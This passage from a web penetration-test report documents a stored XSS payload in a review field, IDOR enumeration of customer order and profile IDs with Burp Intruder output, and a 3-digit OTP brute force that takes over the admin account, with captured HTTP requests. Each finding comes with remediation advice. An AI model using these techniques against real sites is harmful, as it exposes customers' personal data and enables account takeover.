
Put the payload as a customer review in the review field: `<script>alert(1)</script>`

As you can see we executed custom JS causing popup.

```
<script>alert(1)</script>
```



PoC



Business Impact-High

- As attacker can inject arbitrary HTML CSS and JS via the review text field, attacker can put any content on the page like phishing pages, install malware on victim's device and even host explicit content that could compromise the reputation of the organization.
- All the attacker needs to do is to type in the malicious script in the review field and then anyone opening the link can be attacked by the hacker and victim would see hacker controlled content on the website. As the user trusts the website, he/she will trust the content too.
- As PoC, a short screen recording has been attached along with in screen rec/stored cross site scripting poc.mp4

```
</div>  
<div class="profile_review_content">  
  <p><script>alert(1)</script></p>  
</div>  
</div>  
iv>
```

Recommendation

Take the following precautions:

- Sanitize all user input and block characters you do not want.
- Convert special HTML characters like ' " < > into HTML entities " %22 < > before printing them on the website.

References

- <https://owasp.org/www-community/attacks/xss/>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.w3schools.com/html/html_entities.asp

3. Insecure Direct Object Reference

IDOR:

Insecure Direct
Object
Reference
(Critical)

The My Orders section of the website suffers from an Insecure Direct Object Reference (IDOR) that allows attacker get access to other customers order details along with shipping details and payment modes,

Affected URL:

- [http:// 13.235.128.177 /orders/orders.php?customer=\(all customer id's\)](http://13.235.128.177/orders/orders.php?customer=(all customer id's))

Affected Parameters:

- customer (GET parameters)

3. Insecure Direct Object Reference

IDOR:

Insecure
Direct Object
Reference
(Critical)

Similar issue is found on below modules too,

Affected URL:


- [http:// 13.235.128.177 /products/details.php?p_id=\(all id's\)](http://13.235.128.177/products/details.php?p_id=(all id's))
- [http:// 13.235.128.177 /forum/index.php?u=/user/profile/\(any id's\)](http://13.235.128.177/forum/index.php?u=/user/profile/(any id's))

Affected Parameters:

- p_id (GET parameters)
- u=/user/profile/(any id)

Observation

- Login to your account and go to My Orders section.
- Your **My Orders** section will be shown to you.
- Notice the URL : **http://13.235.128.177 /orders/orders.php?customer=16**
- It contains **customer id** of the user and we get the **order details** along with **shipping details** and **payment mode** of our user.



Observation

- Since, the customer id is clearly visible, let's intercept the request and brute force the customer id's of all available customers.

AttackSaveColumns

2. Intruder attack of http://35.154.240.131 - Temporary attack - Not saved to project file


ResultsPositionsPayloadsResource PoolOptions

Filter: Showing all items

Requ... ^	Payload	Status	Error	Timeout	Length	Comment
0		302	<input type="checkbox"/>	<input type="checkbox"/>	505	
1	1	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
2	2	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
3	3	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
4	4	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
5	5	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
6	6	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
7	7	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
8	8	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
9	9	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
10	10	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
11	11	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
12	12	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
13	13	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
14	14	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
15	15	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
16	16	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
17	17	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
18	18	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
19	19	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
20	20	302	<input type="checkbox"/>	<input type="checkbox"/>	505	



PoC-accessing other customer's details

- Now, we change the **customer id** to **13**.
- We get the **order details** along with shipping details and payment mode of other customers(here the user with customer id = 5).





PoC

- Just by changing the *product id*, other products can be seen.



PoC

- Just by changing the *profile id*, other user's profile can be seen.



Business Impact-Extremely High

- A malicious hacker can read order information of any user just by knowing the customer id. This discloses critical order information of users including:
 - Name
 - Mobile Number
 - Email Address
 - Physical Address
 - Order Id
 - Bill Amount and Breakdown
 - Payment Mode
- This can be used by malicious hackers to carry out targeted phishing attacks on the users and the information can also be sold to competitors/black-market.
- More over, as there is no rate limiting checks, attacker can brute force the customer id for all possible values and get bill information of each and every user of the organization resulting is a massive information leakage.

Recommendation

Take the following precautions:

- Make sure each user can only see his/her data only.
- Use proper rate limiting checks on the number of request comes from a single user in a small amount of time.
- Implement proper authentication and authorization checks to make sure that the user has permission to the data he/she is requesting.

References

- https://www.owasp.org/index.php/Insecure_Configuration_Management
- https://www.owasp.org/index.php/Top_10_2013-A4-Insecure_Direct_Object_References

4. Rate Limiting Flaws

Rate Limiting Flaws:

Account
Takeover using
OTP bypass
(Critical)

The below mentioned login page allows login via OTP which can be brute forced,

Affected URL:


- [http:// 13.235.128.177 /login/admin.php](http://13.235.128.177/login/admin.php)

Affected Parameters:

- OTP (POST parameters)

Observation

- Navigate to **[http:// 13.235.128.177 /login/admin.php](http://13.235.128.177/login/admin.php)**, you will see a “**Forgot your password?**” hyperlink which asks for OTP which is sent to admin’s phone number, write any 3-digit number (i.e. any number from 100 - 999) and Intercept the request with Burp Suite.



Observation

- Following request will be generated containing **OTP parameter**(GET).

```
1 GET /reset_password/admin.php?otp=321 HTTP/1.1
2 Host: 35.154.240.131
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0)
  Gecko/20100101 Firefox/52.0 Cyberfox/52.9.1
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.
  8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://35.154.240.131/reset_password/admin.php
8 Cookie: key=883B9373-3863-F836-8D13-OCF6DB4D7920; PHPSESSID=
  8jvjud4i5i4e0br0phji6mrmi2; X-XSRF-TOKEN=
  c8c81421352dab30d455b3844b974e9b072ef16fbc052452739eb1bca76d40
  08
9 Connection: close
10 Upgrade-Insecure-Requests: 1
11
12
```

Observation

- We shoot the request with all possible combinations of 3 Digit OTPs and upon a successful hit, we get a response containing user details(i.e. the correct OTP). We can use this OTP to reset admin password and then use the new admin password to login as administrator.
- OTP for this Session was **333**.

```
Target: http://35.154.240.131 ☒ Update Host header to match target

1 GET /reset_password/admin.php?otp=333 HTTP/1.1
2 Host: 35.154.240.131
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0) Gecko/20100101 Firefox/52.0 Cyberfox/52.9.1
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://35.154.240.131/reset_password/admin.php
8 Cookie: key=883B9373-3863-F836-8D13-0CF6DB4D7920; PHPSESSID=8jvjud4i5i4e0br0phji6mrmi2; X-XSRF-TOKEN=c8c81421352dab30d455b3844b974e9b072ef16fbc052452739eb1bca76d4008
9 Connection: close
10 Upgrade-Insecure-Requests: 1
11
12
```

Attack Save Columns

